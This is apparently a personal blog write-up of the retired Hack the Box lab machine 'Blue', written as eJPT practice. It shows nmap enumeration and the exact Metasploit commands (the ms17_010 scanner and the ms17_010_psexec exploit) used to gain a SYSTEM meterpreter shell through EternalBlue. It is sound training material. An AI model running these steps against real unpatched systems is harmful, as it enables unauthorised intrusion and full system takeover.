Blue
· Matthew Crum
Creator: Ch4p
Difficulty: Easy
Link: Blue
Introduction
Blue is an Easy level retired machine on Hack the Box. This machine is running an outdated version of Windows that is vulnerable to cve-2017-0144 also known as Eternal Blue. This vulnerability affects multiple versions of Windows (specific build numbers for windows 10 and later): Windows Vista, Windows7, Windows Server 2008, Windows 8.1, Windows server 2012, Windows 10, and Windows Server 2016. This was patched in March of 2017 meaning anything still vulnerable to it is pretty out of date.
In short the SMBv1 server in Microsoft Windows allows for arbitrary code execution in specifically crafted packets. There is a Metasploit Frameworks Auxiliary Module that can scan a system and see if it is vulnerable to Eternal blue. There is also a module to exploit the vulnerability and grant a meterpreter on the unpatched system as the NT AUTHORITY\SYSTEM user. Since this is the highest privileged user on any Windows System I will have full access from there.
Enumeration
This is a pretty straightforward machine, still it’s good practice to always repeate the first steps so I ran my usual nmap scan to start it off.
nmap -sV -oA blue_services <target_ip>

135/tcp msrpc MIcrosofot Windows RPC*

139/tcp netbios-ssn Microsoft Windows netbios-ssn

445/tcp Microsoft-ds Microsoft Windows 7 – 10 microsoft –ds (workgroup:WORKGROUP)

49152/tcp msrpc Microsoft Windows RPC

49153/tcp msrpc Microsoft Windows RPC

49154/tcp msrpc Microsoft Windows RPC

49155/tcp msrpc Microsoft Windows RPC

49156/tcp msrpc Microsoft Windows RPC

49157/tcp msrpc Microsoft Windows RPC

Hostname HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
I used an nmap script scan to further gather some information on that microsoft-ds service although I can see from my service scan that it is likely running Windows 7-10.
nmap -p 445 --script smb-protocols <target_ip>

There I can verify that it is indeed running SMBv1 meaning it’s likely vulnerable to Eternal Blue.
Exploitation with Metasploit
Using msfconsole to bootup metasploit on my system I search for eternal blue and select the auxiliary/scanner/smb/smb_ms17_010 module for use
msfconsole

search eternal blue

use auxiliary/scanner/smb/smb_ms17_010

Running show options I can see that since the RPORT was set to 445 by default all I need to edit is the RHOSTS option so that it’s set to the target IP and exploit.
show options

set RHOSTS <TARGET_IP>

exploit

I’m now going to use the exploit/windows/smb/ms17_010_psexec module from earlier.
PsExec is a lightweight telnet-replacement developed by Microsoft that allows you to execute processes on remote windows systems using any user’s credentials and authenticates over smb.
use exploit/windows/smb/ms17_010_psexec

show options

This one is simple as well. I just need to set the RHOSTS to my target IP and the LHOST to my host ip and run the exploit.
set LHOST <host_ip>

set RHOSTS <target_ip>

exploit
After the exploit runs I’m granted a meterpreter and give myself a shell to work with. I run whoami to verify that I am the nt authority/system user.


Since I have the highest level privileges on the system as this user it was as easy as looking around the system for the flags and opening the user.txt and root.txt files n their respective directories using the type command.

Final Thoughts
This machine was overly simple with metasploit and a very outdated system, however my eJPT certification course had an entire module dedicated to Eternal Blue so I wanted to try it for myself.